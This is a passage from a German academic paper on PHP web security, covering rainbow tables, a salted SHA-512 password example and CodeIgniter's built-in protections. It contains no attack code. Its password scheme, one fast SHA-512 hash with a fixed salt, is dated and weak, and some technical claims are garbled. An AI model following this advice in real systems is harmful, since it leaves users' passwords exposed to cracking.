tiger192,3('karlsruhe')	9c56c5436b28dbad56e48bc76ac9636b529dc4592aa2ae1b
tiger128,4('karlsruhe')	ca2263dc7ab6baf425bf4b95109ea057
tiger160,4('karlsruhe')	ca2263dc7ab6baf425bf4b95109ea0579564f05d
tiger192,4('karlsruhe')	ca2263dc7ab6baf425bf4b95109ea0579564f05dd8118045
snefru('karlsruhe')	12db627b1e4040cf9f81e9b3da1be1199fb15f0a27f4b9cf12807fee776b03c0
gost('karlsruhe')	c6ad8da7753bd882878b7a2e47623a80d0908328d9f7db380dae5ff04515ebd3
adler32('karlsruhe')	131503d2
crc32('karlsruhe')	f04e0f00

Abbildung 15: MD5-Hashsuche nach „karlsruhe“ auf md5-hash.com

Dabei sind Tabellengrößen von Rainbow Table Anbietern von mehreren Hundert GigaByte nicht außergewöhnlich. So besitzt beispielsweise eine Rainbow Table des Projektes „RainbowCrack“, welche Passwörter mit Zahlen und Buchstaben enthält einen Schlüsselraum[10] der Länge 13.759.005.997.841.642 und eine Dateigröße von **864 GB**. Die Wahrscheinlichkeit, dass das jeweilige Passwort eines Benutzers in solch einer Rainbow Table zu finden ist, ist sehr hoch. Die von RainbowCrack angegebenen Erfolgsraten liegen meist nahe bei 99.9% [12].
Um dieser Problematik zu entgehen, gibt es eine einfache Möglichkeit. Beim Speichern von Passwort-Hashes bietet es sich an, bestimmte Zeichen bzw. Wörter vor der Verschlüsselung an das Passwort anzuhängen. Dafür eignen sich unveränderliche benutzerabhängige Zeichenketten, um bei einem gleichen Passwort verschiedener Benutzer unterschiedliche Hash-Werte zu erzeugen und benutzerunabhängige Parameter wie konstante Zeichenketten. Der im Folgenden dargestellte Algorithmus dient als praktisches Beispiel zur Erstellung eines „sicheren“ Hash-Wertes.

[10]Schlüsselraum: Die Menge aller möglichen Schlüssel.

Quellcode 18: Beispiel zur Erzeugung eines gesalzenen Hash-Wertes

```
1  $hash = hash("sha512", $username.":".$userpassword."V1ele K ch3
       vers4lzen die 5uppe!")
```

Die eben beschriebene Vorgehensweise um Passwörter bei einem Login-System zu sichern kann in fünf einfachen Schritten zusammengefasst werden [15]:

1. Der Benutzer legt bei der Registrierung ein Passwort fest.
2. Das Passwort inklusive Salz-Parameter wird einweg-verschlüsselt (z.B. mit dem SHA512-Verfahren, auf MD5 oder SHA1 sollte aus Sicherheitsgründen verzichtet werden), der resultierende Hash wird in der Datenbank abgelegt.
3. Der Benutzer gibt bei einer weiteren Anmeldung sein Passwort an.
4. Das angegebene Passwort inklusive Salz-Parameter wird ebenfalls verschlüsselt und mit dem gespeicherten Hash in der Datenbank verglichen.
5. Stimmen beide Hashes überein, wurde das Passwort korrekt angegeben.

5 Einsatz von Frameworks

Frameworks bieten dem Entwickler ein Programmiergerüst und Rahmenwerk, welches ihm das Schreiben von Code erleichtern soll. Für die Websprache PHP gibt es eine Vielzahl solcher Frameworks, die dem Programmierer einige Vorteile bieten. Bei etwas größeren Projekten erlaubt der Einsatz von Frameworks, resultierend durch die Trennung von Modell, View und Controller oftmals ein effizienteres und einfacheres Arbeiten. Ein weiterer Vorteil von webbasierten Frameworks kann der Umgang mit sicherheitskritischen Gegebenheiten in der Webentwicklung sein. Das im Folgenden vorgestellte Framework „CodeIgniter“ soll einen Einblick in die Schutzmechanismen bezogen auf die verschiedenen Angriffsarten (siehe Kapitel 3) einer Applikation geben.

5.1 CodeIgniter

CodeIgniter aus dem Hause EllisLab ist ein quelloffenes, sehr häufig eingesetztes Web-Framework, welches in PHP geschrieben ist. Der Aufbau von CodeIgniter ist schlank gehalten, womit eine hohe Performance und eine kurze Einarbeitungszeit erreicht werden kann. CodeIgniter agiert nach dem MVC-Prinzip[11] und beinhaltet zusätzliche PHP-Funktionen, die dem Entwickler Standardaufgaben abnehmen sollen. CodeIgniter bietet von Haus aus Sicherheitsmechanismen um Angriffen auf Webanwendungen entgegenzuwirken.

Abbildung 16: CodeIgniter - http://http://ellislab.com/codeigniter

5.1.1 Schutzmechanismus: URL-Sicherheit

Um GET-Request-basierte Angriffsmechanismen wie XSS-Attacken oder SQL-Injections die per HTTP-GET übermittelt werden können zu verhindern, wurde in CodeIgniter eine URI-Restriktion eingeführt, die es lediglich erlaubt, URIs mit folgenden Zeichen aufzurufen:

- Buchstaben aus dem Alphabet [A-Z,a-z]
- Zahlen [0-9]
- Tilde: ~

[11] MVC: Trennung von Model, View und Controller.

- Punkt: **.**
- Doppelpunkt: **:**
- Unterstrich: **_**
- Bindestrich: **-**

5.1.2 Schutzmechanismus: Error-Reporting

Durch Fehler-Ausgaben in Produktivsystemen kann, wie in Kapitel 3.3.5.3 beschrieben, einem potenziellen Angreifer der Webapplikation zusätzliche Hilfe geleistet werden. Aus diesem Grund kann in CodeIgniter eine Konstante mit dem Namen **ENVIRONMENT** definiert werden, die je nach Anwendungsfall den Wert „production“ oder „development“ beinhalten kann. Je nach dem ob die Produktiv- oder Entwicklungsumgebung eingestellt wurde, wird die Fehlerausgabe aktiviert beziehungsweise deaktiviert.

5.1.3 Schutzmechanismus: Hochkommas escapen

CodeIgniter deaktivert automatisch beim Start die magic_quotes_runtime Konstante der „php.ini“, damit alle Hochkommas auf System-Ebene escaped werden.

5.1.4 Schutzmechanismus: XSS-Filter

Um XSS-Attacken (siehe Kapitel 3.2) in POST- oder Cookie-Variablen global zu unterbinden, existiert in CodeIgniter die Möglichkeit dies über die Konfigurations-Datei „**config.php**“mit folgendem Befehl zu definieren:

Quellcode 19: Globale XSS-Filterung von POST- und COOKI-Parameter

```
1  $config['global_xss_filtering'] = TRUE;
```

5.1.5 Schutzmechanismus: SQL-Injection

Um Datenbankabfragen für den Entwickler zu erleichtern, wurde ein sogenanntes „Active Record Database Pattern[12]“ implementiert, welches es ermöglicht Daten einfach zu editieren, einzutragen oder zu löschen. Verwendet man dieses, und nicht wie gewöhnlich die in PHP implementierte **mysql_query**-Funktion, so werden alle Übergabeparameter in das Statement automatisch überprüft, um das jeweilige Statement vor SQL-Injectionen zu schützen. Eine Datenbank-Abfrage mit Hilfe von CodeIgniter kann wie folgt aussehen.

[12]ARDP: Objektorientiertes Architekturmuster um Daten in einer relationalen Datenbank persistieren.

Quellcode 20: Active Record Database Pattern in CodeIgniter

```
1  $this->db->select('*')->from('entry')->where('id', $id);
2  $this->db->get();
```

5.1.6 Schutzmechanismus: Form-Validation

Um die Validierung von benutzerabhängigen Formulardaten zu realisieren, wurde in CodeIgniter eine Form-Validierungsklasse implementiert. Diese ermöglicht ungültige oder fehlende Formular-Daten nach dem Absenden des jeweiligen Benutzers entsprechend zu validieren und Fehlermeldungen automatisiert zu visualisieren. Diese Helfer Klasse eignet sich besonders um Daten vor der Weiterverarbeitung entsprechend zu bereinigen, wie beispielsweise vor dem Einfügen in eine Datenbank [5].

5.1.7 Schutzmechanismus: CSRF-Protection

CodeIgniter bietet ebenfalls die Möglichkeit sich automatisiert vor Cross-Site Request Forgery (siehe Kapitel 3.5) zu schützen.

Quellcode 21: Globale XSS-Filterung von POST- und COOKI-Parameter

```
1  $config['csrf_protection'] = TRUE;
```

Dies funktioniert allerdings nur, falls beim Erstellen von Formularen die sogenannte **Form Helper**-Klasse verwendet wird.

6 Fazit

Bei der Entwicklung komplexerer Webapplikationen in größeren Arbeitsgruppen ist der Einsatz eines Frameworks aus Flexibilitäts- und Sicherheitsgründen unumgänglich. Es ist möglich sichere Webanwendungen trotz Verzicht auf Framework und Paradigmen zu implementieren. Jedoch besteht dabei die Gefahr, resultierend durch die Unachtsamkeit eines Entwicklers, dass verheerende Sicherheitslücken, beispielsweise beim Erstellen eines SQL-Statements, entstehen. Ein globales Sicherheitskonzept bietet keinen hundertprozentigen Schutz vor erfolgreichen Angriffen, jedoch wird das Risiko einer Sicherheitslücke drastisch reduziert.

A Implementierte Hash-Algorithmen in PHP

1. md2
2. md4
3. md5
4. sha1
5. sha224
6. sha256
7. sha384
8. sha512
9. ripemd128
10. ripemd160
11. ripemd256
12. ripemd320
13. whirlpool
14. tiger128,3
15. tiger160,3
16. tiger192,3
17. tiger128,4
18. tiger160,4
19. tiger192,4
20. snefru
21. snefru256
22. gost
23. adler32
24. crc32
25. crc32b
26. salsa10

27. salsa20
28. haval128,3
29. haval160,3
30. haval192,3
31. haval224,3
32. haval256,3
33. haval128,4
34. haval160,4
35. haval192,4
36. haval224,4
37. haval256,4
38. haval128,5
39. haval160,5
40. haval192,5
41. haval224,5
42. haval256,5

Abbildungsverzeichnis

Literatur

[1] Amit Klein. HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics.

[2] Christiane Rütten and Tobias Glemser. Sicherheit von Webanwendungen. 2007.

[3] Dirk Fox. Cross Site Scripting (XSS). In *Datenschutz und Datensicherheit - DuD*. 2006.

[4] Stefan Kunz, Christopher und Esser. *PHP-Sicherheit*. 2006.

[5] CodeIgniter Form-Validation: http://ellislab.com/codeigniter/user-guide/libraries/form_validation.html.

[6] Poison NULL Byte: http://hakipedia.com/index.php/Poison_Null_Byte.

[7] PHP-Manual: http://php.net/manual/de/function.intval.php.

[8] PHP-Manual: http://php.net/manual/de/function.mysql-query.php.

[9] PHP-Manual: http://php.net/manual/de/function.mysql-real-escape-string.php.

[10] PHP-Manual: http://php.net/manual/de/function.zip-entry-filesize.php.

[11] PHP-Manual: http://php.net/manual/de/pdo.prepared-statements.php.

[12] RainbowCrack Projekt: http://project-rainbowcrack.com/table.htm.

[13] OWASP: https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet.

[14] http://w3techs.com/technologies/history_overview/programming_language.

[15] http://www.teialehrbuch.de/Kostenlose-Kurse/PHP/9438-Einweg-Verschluesselung.html.

[16] Paul Sebastian Ziegler. XSS – Cross-Site Scripting. 2007.